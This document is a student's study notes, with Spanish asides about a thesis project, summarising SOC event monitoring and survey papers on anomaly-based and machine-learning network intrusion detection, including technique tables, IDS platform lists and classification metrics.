As discussed earlier, events are really things we observe based on artifacts we have that you can use to indicate what may have happened in the recent (or in some cases, distant) past. For most new SOC, this tends to mean focusing on the events that come in the form of logs generated by assets and security controls throughout the organization, or collated events that analyze multiple logs in the context of each other. As a result, SOC members spend a lot of time working on building and tuning security log management and security information and event management (SIEM) to help collect and interpret such logs in real time or over historical periods. Unfortunately, events in the form of automated logs or alerts generated by SIEMs represent the smaller portion of events relevant to security incidents in most organizations.

What is important here is that the automated systems a SOC relies on to alert when something bad is happening work only some of the time. Human beings continue to be the best sources of event data, and in most SOC environments, the SOC will heavily rely on them to be able to detect events.

Event intake, enrichment, monitoring, and handling

Events in the SIEM As discussed in earlier chapters, SIEMs work by collecting and collating event data (logs) from a wide variety of event sources, collating them together, and using a set of rules to automate the discovery of potential security incidents. It then prioritizes what it sees and alerts the SOC analyst for further analysis. In some cases, a SIEM may even take automated or scripted actions based on defined triggers, such as automatically generating tickets or creating incident reports within a case management system.

Events within traditional SIEMs are most typically normalized, and do not represent the original logged event. Normalization is the process of converting the native format and syntax of the event into something consistent within the system to make it easier to analyze. Some SIEMs, however, provide raw event data as well.

As discussed earlier, SIEMs are also primarily real-time analysis systems, meaning that they are primarily interested in performing analysis based on events that occurred in the recent past. Depending on how the SIEM is architected, the SIEM may analyze event data only from the past few days or past few months. Few analyze information going back further in time without having to re-import archived data.

Summary (se han centrado en un ejemplo de un SOC real sobre cómo detectar la alerta/evento, actuar después, crear un informe, llevar una investigación, cerrar el caso...)

As you can see from the example in this chapter, security event monitoring and incident response is far from being an exact science. To be effective, it requires a combination of

robust technologies, clear processes, and high skill. The incident was eventually managed, but Dan's final report identified a variety of areas for improvement.

Chapter 12: Maintain, review and improve

Let's face it: Many new security operations centers (SOC) are not as good as they need to be. For the organization that may have just spent a small fortune setting up their SOC, it can be somewhat disheartening just how much the SOC will need to improve to justify that investment. It can be equally upsetting for the organization that has spent that fortune only to have the SOC function fail in its core mission, to lose key staff to competitors, or to spend good money on technical solutions that never seem to do the job they were built for.

On the contrary, your new SOC may be highly stable and prove even stronger under pressure than anticipated. This, however, is still just the beginning of the journey because there is always room for improvement. Security incidents can be discovered faster, mitigated faster. SOC staff can improve. Processes and procedures can improve. Technologies can improve. (mucho paja de nuevo)

Artículo: "Anomaly-based network intrusion detection"

Abstract

The Internet and computer networks are exposed to an increasing number of security threats. With new types of attacks appearing continually, developing flexible and adaptive security oriented approaches is a severe challenge. In this context, anomaly-based network intrusion detection techniques are a valuable technology to protect target systems and networks against malicious activities. However, despite the variety of such methods described in the literature in recent years, security tools incorporating anomaly detection functionalities are just starting to appear, and several important problems remain to be solved.

1. Introduction

Intrusion Detection Systems (IDS) are security tools that, like other measures such as antivirus software, firewalls and access control schemes, are intended to strengthen the security of information and communication systems. There are four types of functional modules:

- E blocks ("Event-boxes"): This kind of block is composed of sensor elements that monitor the target system, thus acquiring information events to be analyzed by other blocks.
- D blocks ("Database-boxes"): These are elements intended to store information from E blocks for subsequent processing by A and R boxes.
- A blocks ("Analysis-boxes"): Processing modules for analyzing events and detecting potential hostile behaviour, so that some kind of alarm will be generated if necessary.
- R blocks ("Response-boxes"): The main function of this type of block is the execution, if any intrusion occurs, of a response to thwart the detected menace.




Fig. 1 – General CIDF architecture for IDS systems.

Depending on the type of analysis carried out (A blocks in Fig. 1), intrusion detection systems are classified as either signature-based or anomaly-based. Signature-based schemes (also denoted as misuse-based) seek defined patterns, or signatures, within the analyzed data. For this purpose, a signature database corresponding to known attacks is specified a priori. On the other hand, anomaly-based detectors attempt to estimate the “normal” behaviour of the system to be protected, and generate an anomaly alarm whenever the deviation between a given observation at an instant and the normal behaviour exceeds a predefined threshold. Another possibility is to model the “abnormal” behaviour of the system and to raise an alarm when the difference between the observed behaviour and the expected one falls below a given limit.

Given the promising capabilities of anomaly-based network intrusion detection systems (A-NIDS), this approach is currently a principal focus of research and development in the field of intrusion detection.

Para el TFG me centraré en este tipo de A blocks. No sé todavía si seguiremos el modelo anomaly-based, ya que no sé si el SOC que implementaré analizará en tiempo real las alertas y demás. Pero para tener una idea.

2.A-NIDS techniques

According to the type of processing related to the “behavioural” model of the target system, anomaly detection techniques can be classified into three main categories (Lazarevic et al., 2005) (see Fig. 3): statistical-based, knowledge-based, and machine learning-based. In the statistical-based case, the behaviour of the system is represented from a random viewpoint. On the other hand, knowledge-based A-NIDS techniques try to capture the claimed behaviour from available system data (protocol specifications, network traffic instances, etc.). **Finally, machine learning A-NIDS schemes are based on the establishment of an explicit or implicit model that allows the patterns analyzed to be categorized.**

Two key aspects concern the evaluation, and thus the comparison, of the performance of alternative intrusion detection approaches: these are the efficiency of the detection process, and the cost involved in the operation. Without underestimating the importance of the cost, at this point the efficiency aspect must be emphasized. Four situations exist in this context,

corresponding to the relation between the result of the detection for an analyzed event ("normal" vs. "intrusion") and its actual nature ("innocuous" vs. "malicious"). These situations are:

- false positive (FP), if the analyzed event is innocuous (or "clean") from the perspective of security, but it is classified as malicious;
- true positive (TP), if the analyzed event is correctly classified as intrusion/malicious;
- false negative (FN), if the analyzed event is malicious but it is classified as normal/innocuous;
- and true negative (TN), if the analyzed event is correctly classified as normal/innocuous.

It is clear that low FP and FN rates, together with high TP and TN rates, will result in good efficiency values.




Fig. 3 – Classification of the anomaly detection techniques according to the nature of the processing involved in the “behavioural” model considered.

Table 1 – Fundamentals of the A-NIDS techniques

Technique: <i>basics</i>	■ Pros	Subtypes
	■ Cons	
A) Statistical-based: <i>stochastic behaviour</i>	■ Prior knowledge about normal activity not required. Accurate notification of malicious activities. ■ Susceptible to be trained by attackers. Difficult setting for parameters and metrics. Unrealistic quasi-stationary process assumption.	A.1) Univariate models (<i>independent Gaussian random variables</i>) A.2) Multivariate models (<i>correlations among several metrics</i>) A.3) Time series (<i>interval timers, counters and some other time-related metrics</i>)
B) Knowledge-based: <i>availability of prior knowledge/data</i>	■ Robustness. Flexibility and scalability. ■ Difficult and time-consuming availability for high-quality knowledge/data.	B.1) Finite state machines (<i>states and transitions</i>) B.2) Description languages (<i>N-grams, UML, ...</i>) B.3) Expert systems (<i>rules-based classification</i>)
C) Machine learning-based: <i>categorization of patterns</i>	■ Flexibility and adaptability. Capture of interdependencies. ■ High dependency on the assumption about the behaviour accepted for the system. High resource consuming.	C.1) Bayesian networks (<i>probabilistic relationships among variables</i>) C.2) Markov models (<i>stochastic Markov theory</i>) C.3) Neural networks (<i>human brain foundations</i>) C.4) Fuzzy logic (<i>approximation and uncertainty</i>) C.5) Genetic algorithms (<i>evolutionary biology inspired</i>) C.6) Clustering and outlier detection (<i>data grouping</i>)

2.3. Machine learning-based A-NIDS schemes

Machine learning techniques are based on establishing an explicit or implicit model that enables the patterns analyzed to be categorized. A singular characteristic of these schemes is the need for labelled data to train the behavioural model, a procedure that places severe demands on resources. In many cases, the applicability of machine learning principles coincides with that for statistical techniques, although the former is focused on building a model that improves its performance on the basis of previous results. Hence, a machine learning A-NIDS has the ability to change its execution strategy as it acquires new information. Although this feature could make it desirable to use such schemes for all situations, the major drawback is their resource-expensive nature. Most important schemes:

1. **Bayesian networks:** is a model that encodes probabilistic relationships among variables of interest. This technique is generally used for intrusion detection in combination with statistical schemes, a procedure that yields several advantages, including the capability of encoding interdependencies between variables and of predicting events, as well as the ability to incorporate both prior knowledge and data. However, as pointed out in Kruegel et al, a serious disadvantage of using Bayesian networks is that their results are similar to those derived from threshold-based systems, while considerably higher computational effort is required. Although the use of Bayesian networks has proved to be effective in certain situations, the results obtained are highly dependent on the assumptions about the behaviour of the target system, and so a deviation in these hypotheses leads to detection errors, attributable to the model considered.
2. **Markov models:** A Markov chain is a set of states that are interconnected through certain transition probabilities, which determine the topology and the capabilities of the model. During a first training phase, the probabilities associated to the transitions are estimated from the normal behaviour of the target system. The detection of anomalies is then carried out by comparing the anomaly score (associated probability) obtained for the observed sequences with a fixed threshold.

In the case of a hidden Markov model, the system of interest is assumed to be a Markov process in which states and transitions are hidden. Only the so-called productions are observable.

3. **Neural networks:** With the aim of simulating the operation of the human brain (featuring the existence of neurons and of synapses among them), neural networks have been adopted in the field of anomaly intrusion detection, mainly because of their flexibility and adaptability to environmental changes. This detection approach has been employed to create user profiles, to predict the next command from a sequence of previous ones, to identify the intrusive behaviour of traffic patterns, etc. However, a common characteristic in the proposed variants, from recurrent neural networks to self-organizing maps, is that they do not provide a descriptive model that explains why a particular detection decision has been taken.
4. **Fuzzy logic techniques:** Fuzzy logic is derived from fuzzy set theory under which reasoning is approximate rather than precisely deduced from classical predicate logic. Fuzzy techniques are thus used in the field of anomaly detection mainly because the features to be considered can be seen as fuzzy variables. This kind of processing scheme considers an observation as normal if it lies within a given interval.

Although fuzzy logic has proved to be effective, especially against port scans and probes, its main disadvantage is the high resource consumption involved. On the other hand, it should also be noticed that fuzzy logic is controversial in some circles, and it has been rejected by some engineers and by most statisticians, who hold that probability is the only rigorous mathematical description of uncertainty.

5. **Genetic algorithms:** Genetic algorithms are categorized as global search heuristics, and are a particular class of evolutionary algorithms (also known as evolutionary computation) that use techniques inspired by evolutionary biology such as inheritance, mutation, selection and recombination. Thus, genetic algorithms constitute another type of machine learning-based technique, capable of deriving classification rules and/or selecting appropriate features or optimal parameters for the detection process.

The main advantage of this subtype of machine learning ANIDS is the use of a flexible and robust global search method that converges to a solution from multiple directions, whilst no prior knowledge about the system behaviour is assumed. Its main disadvantage is the high resource consumption involved.

6. **Clustering and outlier detection:** Clustering techniques work by grouping the observed data into clusters, according to a given similarity or distance measure. The procedure most commonly used for this consists in selecting a representative point for each cluster. Then, each new data point is classified as belonging to a given cluster according to the proximity to the corresponding representative point. Some points may not belong to any cluster; these are named outliers and represent the anomalies in the detection process.

Clustering and outliers are used at present in the field of IDS, with several variants depending on how the question “Is the isolated outlier an anomaly?” is answered. For example, the KNN (k-nearest neighbour) approach uses the Euclidean distance to define the membership of data points to a given cluster, while other systems use the Mahalanobis distance. Some detection proposals associate a certain degree of being an outlier for each point.

Clustering techniques determine the occurrence of intrusion events only from the raw audit data, and so the effort required to tune the IDS is reduced. (ojo este puede ser el mejor shceme)

2.4. Additional considerations on A-NIDS processing. KDD and data mining

In addition to the above described A-NIDS techniques, there are others that may help in the task of dealing with the amount of information contained within a dataset. Two of these techniques are principal component analysis (PCA) and association rule discovery.

PCA is a technique that is used to reduce the complexity of a dataset. It is not a detection scheme itself but an auxiliary one. A given data collection (or dataset), obtained by means of the different sensors in the target environment, becomes more and more extensive and complex as the number of different services and speed of the networks grow. To simplify the dataset, PCA makes a translation on a basis by which n correlated variables are represented in order to reduce the number of variables to $d < n$, which will be both uncorrelated and linear combinations of the original ones. This makes it possible to express the data in a reduced form, thus facilitating the detection process. (más útil)

On the other hand, the aim in **association rules discovery** is to obtain correlations between different features extracted from the training datasets. By means of these association rules it is possible, for example, to find internal relations between data corresponding to a specific connection. In Cohen (1995) some algorithms for association rules and frequent episodes are contributed. (menos útil)

3. Available A-NIDS systems

A-NIDS platforms

A noticeable feature is the generalized use of a principal signature-based detection module, combined with a complementary anomaly-based scheme. This combination of the two types of detection techniques in a "Hybrid NIDS" (PMG, 2001) seeks to improve the overall intrusion detection performance of signature-based systems, while avoiding the usual high false positive rate suffered by A-NIDS methods. Indeed, most existing platforms adopt a hybrid philosophy. Just a few systems (Mazu profiler, nPatrol, SPADE, and Prelude) use only anomaly detection.

More advanced platforms include the Protocol Anomaly Detection (PAD) technique, which is based on the detection of anomalies in the use of protocols. This kind of analysis is adopted in BarbedWire IDS, DeepNines BBX, N@G, and Strata Guard. PAD combines specification-based and statistical characterization A-NIDS techniques to model the behaviour of a given protocol. This can be complemented by using additional A-NIDS techniques.

Table 2 – Network-based IDS platforms with anomaly detection functionalities, according to the manufacturer’s information

Name	Manufacturer	Hybrid	Response	Anomaly-related techniques
AirDefense Guard	AirDefense, Inc.	•	•	Context-aware detection, correlation and multi-dimensional detection engines
Barbedwire IDS Softblade	BarbedWire Technologies	•	•	Protocol analysis, pattern matching
BreachGate WebDefend™	Breach security	•		Behaviour-based analysis, statistical analysis, correlation
Bro	Lawrence Berkeley National Laboratory	•	•	Application level semantics, event analysis, pattern matching, protocol analysis
Checkpoint IPS-1	NFR Security	•	•	Confidence indexing
Cisco Intrusion Prevention System	Cisco Systems	•	•	Behaviour analysis, statistical analysis
DeepNines BBX Intrusion Prevention (IPS)	DeepNines Technologies	•		Multi-Method Inspection (MMI), behaviour analysis, protocol analysis, data correlation
EMERALD	SRI	•	•	Rule-based inference, Bayesian inference
FireProof	Radware Ltd.	•		Protocol anomalies
Firestorm NIDS	Gianni Tedesco	•		Protocol anomalies
Mazu Profiler	Mazu Networks, Inc.			Behaviour analysis (heuristics)
ModSecurity	Ivan Ristic	•		Event correlation
Network at Guard (N@G)	C-DAC (formerly National Centre for Software Technology)	•	•	Protocol anomaly detection, statistical analysis
Next Generation Intrusion Detection Expert System (NIDES)	SRI	•		Statistical analysis
Nitro Security IPS	Nitro Security	•		Behaviour analysis
nPatrol	nSecure			Statistical analysis (profiles)
Portus (PAD)	Livermore Software Laboratories, Inc.	•	•	Protocol anomaly detection
Prelude IDS	Yoann Vandoorselaere et al.			Open platform/multiple anomaly-based modules available (3rd party)
SecureNet IDS/IPS	Intrusion Inc.	•	•	Protocol decoding, protocol anomalies
Siren	Penta Security	•	•	Abnormal user behaviour
Snort IDS	Marty Roesch	•		Open platform/multiple anomaly-based modules available (3rd party)
Snort_inline	Rob McMillen	•	•	Open platform/multiple anomaly-based modules available (3rd party)
Sourcefire ETM	Sourcefire Inc.	•	•	Network behaviour analysis
SPADE	Silicon Defense			Statistical analysis
StealthWatch	Lancope	•	•	Network behaviour analysis, “concern index”
Strata Guard IDS/IPS	StillSecure	•	•	Behaviour analysis, protocol anomalies
Symantec Intrusion Protection	Symantec	•	•	Behaviour-based
TippingPoint Intrusion Prevention System	3COM/TippingPoint Technologies	•		Statistical analysis, profiles
Toplayer Attack Mitigator IPS	Top Layer Networks	•	•	Statistical analysis, profiles

Note: The “Hybrid” column indicates hybrid detection, and the “Response” column indicates that some kind of response mechanism is also available.

A-NIDS research-related environments

Although some of the above-mentioned A-NIDS platforms are also usable for research purposes, others have been specifically developed for this. Unlike “commercial” A-NIDS systems, research oriented environments include more innovative anomaly detection techniques. This is the case of Bro, from the Lawrence Berkeley National Laboratory, and EMERALD, from SRI. Bro includes semantic analysis at the application layer, while EMERALD considers rule-based discovery and Bayesian networks. Conceived as research platforms, these systems enable the integration of contributed modules performing additional detection techniques. This is also the case of Snort and Prelude, two of the most widely deployed NIDS tools today.

Current research activities in the field of anomaly-based network intrusion detection are plentiful. Table 3 shows some examples of on-going A-NIDS research projects and systems, some of which also appeared in Table 2. Although the list is not complete, it shows a snapshot of current tendencies and techniques.

Table 3 – Anomaly-based NIDS research projects and systems under development

Name	Entity	Techniques/comments
Anagram	Intrusion Detection Systems Lab, Columbia University	Payload modelling through N-grams
Autonomous Agents for Intrusion Detection (AAFID)	CERIAS/Purdue University	Open platform/additional anomaly-based modules available. Distributed architecture (agents)
Bro	Lawrence Berkeley National Laboratory	Development platform. Snort-signatures compatible. Application level semantics, event analysis, pattern matching, protocol analysis. Able to execute response scripts. Clustering techniques
Data Mining for Network Intrusion Detection	MITRE corporation	
Dependable Anomaly Detection with Diagnosis (DADDi)	Various partners	Detection by diversification
EMERALD	SRI	Open distributed platform. Rule-based inference. Bayesian inference
Genetic Art For Intrusion Detection (GA-IDS)	Northwestern University	Genetic algorithms for visualizing malicious activities
GIDRE	University of Granada, UPC	Distributed architecture, stochastic modelling, pattern matching
Intelligent Intrusion Detection (IIDS)	Mississippi State University	Fuzzy data mining
Minnesota INtrusion Detection System (MINDS)	University of Minnesota	Statistical analysis, pattern matching, data mining, outlier detection
Network at Guard (N@G)	C-DAC	Development platform. Protocol anomaly detection, statistical analysis
NETSTAT	University of California	
NFIDS	Informatics & Stat. Center, Tehran University	Fuzzy logic, neural networks
Orchids	Ecole Normale Supérieure (ENS) de Cachan	Real-time event analysis and temporal correlation
Prelude IDS	Yoann Vandoorselaere et al.	Open distributed platform
Shadow IDS	The CIDER Project	Old CIDER. Development platform
Snort IDS	Marty Roesch	Open platform/multiple anomaly-based modules available (3rd party)

Some of them are also available for deployment in real scenarios, see Table 2.

4. Open issues and challenges

– Low detection efficiency, especially due to the high false positive rate usually obtained (Axelsson, 2000). This aspect is generally explained as arising from the lack of good studies on the nature of the intrusion events. The problem calls for the exploration and development of new, accurate processing schemes, as well as better structured approaches to modelling network systems.

– Another key issue about traffic databases is the confidentiality of the data. Some researchers propose anonymity through IP address masquerading (Fan et al., 2004), which has the advantage of real traffic while avoiding the problem of ciphering. This is a good approach, but sometimes the masquerading process is carried out without any consideration of the information kept in each IP address, workload or URI, which could be useful for some NIDS systems. Therefore, it would be good practice to change the IP addresses in such a way that the relations between the real and the faked addresses are univocal. The same applies to other masqueraded information: user-ID, URI, etc. Usually, these basic rules are not obeyed, and the anonymized databases become useless.

The need for test-beds that provide robust and reliable metrics to quantify NIDS has been suggested, for example, by the National Institute for Standards and Technology (NIST) (Mell et al., 2003). Although some authors defend a testing methodology in real environments, most of them, as in Debar et al. (1998), advocate an evaluation procedure in experimental environments. Both approaches have their pros and their cons. An advantage of assessment in real environments is that the traffic is sufficiently realistic; however, this approach is subject to: (a) the risk of potential attacks, and (b) the possible interruption of the system operation due to simulated attacks. On the other hand, the evaluation of NIDS methodologies in experimental environments involves the generation of synthetic traffic as well as background traffic representing legal users, which is far from being a trivial undertaking.

Artículo: “A survey of data mining and machine learning”

Abstract

This survey paper describes a focused literature survey of **machine learning (ML)** and **data mining (DM)** methods for cyber analytics in support of intrusion detection. Short tutorial descriptions of each ML/DM method are provided. Based on the number of citations or the relevance of an emerging method, papers representing each method were identified, read, and summarized. Because data are so important in ML/DM approaches, some well-known cyber data sets used in ML/DM are described. The complexity of ML/DM algorithms is addressed, discussion of challenges for using ML/DM for cyber security is presented, and some recommendations on when to use a given method are provided.

1. Introduction

Cyber security is the set of technologies and processes designed to protect computers, networks, programs, and data from attack, unauthorized access, change, or destruction. Cyber security systems are composed of network security systems and computer (host) security systems. Each of these has, at a minimum, a firewall, antivirus software, and an intrusion detection system (IDS). IDSs help discover, determine, and identify unauthorized use, duplication, alteration, and destruction of information systems. The security breaches include external intrusions (attacks from outside the organization) and internal intrusions (attacks from within the organization).

There are three main types of cyber analytics in support of IDSs: misuse-based (sometimes also called signaturebased), anomaly-based, and hybrid. Misuse-based techniques are designed to detect known attacks by using signatures of those attacks. They are effective for detecting known type of attacks without generating an overwhelming number of false alarms. They require frequent manual updates of the database with rules and signatures. Misuse-based techniques cannot detect novel (zero-day) attacks.

Anomaly-based techniques model the normal network and system behavior, and identify anomalies as deviations from normal behavior. They are appealing because of their ability to

detect zero-day attacks. Another advantage is that the profiles of normal activity are customized for every system, application, or network, thereby making it difficult for attackers to know which activities they can carry out undetected. Additionally, the data on which anomaly-based techniques alert (novel attacks) can be used to define the signatures for misuse detectors. The main disadvantage of anomaly-based techniques is the potential for high false alarm rates (FARs) because previously unseen (yet legitimate) system behaviors may be categorized as anomalies.

Hybrid techniques combine misuse and anomaly detection. They are employed to raise detection rates of known intrusions and decrease the false positive (FP) rate for unknown attacks. An in-depth review of the literature did not discover many pure anomaly detection methods; most of the methods were really hybrid. Therefore, in the descriptions of ML and DM methods, the anomaly detection and hybrid methods are described together.

2. Major steps in ML and DM

There is a lot of confusion about the terms ML, DM, and Knowledge Discovery in Databases (KDD). KDD is a full process that deals with extracting useful, previously unknown information (i.e., knowledge) from data. DM is a particular step in this process—the application of specific algorithms for extracting patterns from data. The additional steps in the KDD process (data preparation, data selection, data cleaning, incorporation of appropriate prior knowledge, and proper interpretation of the results of DM) guarantee that useful knowledge is extracted from available data.

The pioneer of ML, Arthur Samuel, defined ML as a “field of study that gives computers the ability to learn without being explicitly programmed.” ML focuses on classification and prediction, based on known properties previously learned from the training data. ML algorithms need a goal (problem formulation) from the domain (e.g., dependent variable to predict). DM focuses on the discovery of previously unknown properties in the data. It does not need a specific goal from the domain, but instead focuses on finding new and interesting knowledge.

An ML approach usually consists of two phases: training and testing. Often, the following steps are performed (In reality, for most ML methods, there should be three phases, not two: training, validation, and testing):

- Identify class attributes (features) and classes from training data.
- Identify a subset of the attributes necessary for classification (i.e., dimensionality reduction).
- Learn the model using training data
- Use the trained model to classify the unknown data.

In the case of misuse detection, in the training phase each misuse class is learned by using appropriate examples from the training set. In the testing phase, new data are run through the model and the exemplar is classified as to whether it belongs to one of the misuse classes. If the exemplar does not belong to any of the misuse classes, it is classified as normal.

In the case of anomaly detection, the normal traffic pattern is defined in the training phase. In the testing phase, the learned model is applied to new data, and every example in the testing set is classified as either normal or anomalous.

There are three main types of ML/DM approaches: unsupervised, semi-supervised, and supervised. In unsupervised learning problems, the main task is to find patterns, structures, or knowledge in unlabeled data. When a portion of the data is labeled during acquisition of the data or by human experts, the problem is called semi-supervised learning. The addition of the labeled data greatly helps to solve the problem. If the data are completely labeled, the problem is called supervised learning and generally the task is to find a function or model that explains the data. The approaches such as curve fitting or machine-learning methods are used to model the data to the underlying problem. The label is generally the business or problem variable that experts assume has relation to the collected data.

The CRISP-DM model illustrates (see Fig. 1) commonly used phases and paradigms by DM experts to solve problems. The model is composed of the following six phases: **(seguir estas fases pero aplicadas a mi TFG, algo de menor scope)**

- Business understanding: Defining the DM problem shaped by the project requirements.
- Data understanding: Data collection and examination.
- Data preparation: All aspects of data preparation to reach the final dataset.
- Modeling: Applying DM and ML methods and optimizing parameters to fit best model.
- Evaluation: Evaluating the method with appropriate metrics to verify business goals are reached.
- Deployment: Varies from submitting a report to a full implementation of the data collection and modeling framework. Usually, the data analyst engages the phases until deployment, while the customer performs the deployment phase.




Fig. 1. CRISP-DM Process Diagram.

TABLE I
BINARY CONFUSION MATRIX

	Actual class: X	Actual class: not X
Predicted class: X	TP*	FP*
Predicted class: not X	FN*	TN*

*TP, TN, FP, and FN represent, respectively, True Positive, True Negative, False Positive, and False Negative

There are several classification metrics for ML/DM methods. The metrics frequently used for binary classification (supervised learning) problems are:

- ☐ Accuracy or Proportion Correct: $(TP + TN) / (TP + TN + FP + FN)$. When classes are balanced, this is a good measure; however, when classes are unbalanced (e.g., 97% of items belong to class X and 3% to class Y, if all the items are classified as X, the accuracy would be 97% but all items from class Y would be misclassified), this metric is not very useful.
- ☐ Positive Predictive Value (PPV) or Precision: $TP / (TP + FP)$. Ratio of items correctly classified as X to all items classified as X.
- ☐ Sensitivity or Recall or True Positive Rate or Probability of Detection (PD) or Detection Rate: $TP / (TP + FN)$. Ratio of items correctly classified as X to all items that belong to class X.
- ☐ Negative Predictive Value (NPV): $TN / (TN + FN)$. Ratio of items correctly classified as negatives (not X) to all items classified as not X.
- ☐ Specificity or TN Rate: $TN / (TN + FP)$. Ratio of items correctly classified as negatives (not X) to all items that belong to class not X.
- ☐ FAR or FP Rate or Fall-out: $FP / (TN + FP)$. FAR = 1-Specificity. Ratio of items incorrectly classified as positives (X) to all items that belong to a class not X.

There are two types of metrics for unsupervised methods: internal and external. Internal metrics are used on the data that were clustered, and class labels (because they are unknown by the clustering algorithm) are not used to compute those metrics. Metrics such as inter-cluster distance (distance between two different clusters, could be between their centroids), intracluster distance (distance between members of the same cluster, could be mean distance or distance between farthest members), and Dunn index (identifies dense and well-separated clusters) are frequently used.

External metrics operate on a data set for which the class labels are known. The metrics used resemble the supervised learning metrics. (se verán más adelante, section 4)

3. Cyber-security data sets for ML and DM

For ML and DM approaches, the data is of great importance. Because these techniques learn from the available data, it is necessary to have an understanding of the data they use in order to understand how different authors applied different ML and DM algorithms.

- A. Packet-level data: Because the entire packet is captured by a pcap interface, the features of the data vary with respect to the protocol that packet carries. Table II lists the subsets of features captured for TCP, UDP, and ICMP. The IP addresses are in the IP header, which are handled at the Network Layer.
- B. NetFlow data: Originally, NetFlow was introduced as a router feature by Cisco. The router or switch has the ability to collect IP network traffic as it enters and exits the interface. Cisco's NetFlow version 5 defines a network flow as a unidirectional sequence of packets that share the exact same seven packet attributes: ingress interface, source IP address, destination IP address, IP protocol, source port, destination port, and IP type of service. NetFlow data include a compressed and preprocessed version of the actual network packets. The statistics are derived features and, based on certain parameters such as duration of window, number of packets, etc., set the NetFlow settings on the device.
- C. Public data sets (los que voy a usar yo de la UNB): nada en especial, otra tabla con features de TCP connection, relacionado con KDD y DARPA.

TABLE II
PACKET HEADERS OF CYBER-SECURITY DATASETS

IP Header (IPv4)	
Internet Header Length	The number of 32-bit words in the header
Total Length	The entire packet size, including header and data, in bytes
Time To Live	This field limits a datagram's lifetime, in hops (or time)
Protocol	The protocol used in the data portion of the IP datagram
Source address	This field is the IPv4 address of the sender of the datagram
Destination address	This field is the IPv4 address of the receiver of the datagram
TCP Packet	
Source port	Identifies the sending port
Destination port	Identifies the receiving port
Sequence number	Initial or accumulated sequence number
Acknowledgement number	The next sequence number that the receiver is expecting
Data offset	Specifies the size of the TCP header in 32-bit words
Flags (control bits)	NS, CWR, ECE, URG, ACK, PSH, RST, SYN, FIN
UDP Packet	
Source port	Identifies the sending port
Destination port	Identifies the receiving port
Length	The length in bytes of the UDP header and UDP data
ICMP Packet	
Type	Control (e.g., ping, destination unreachable, trace route)
Code	Details with the type
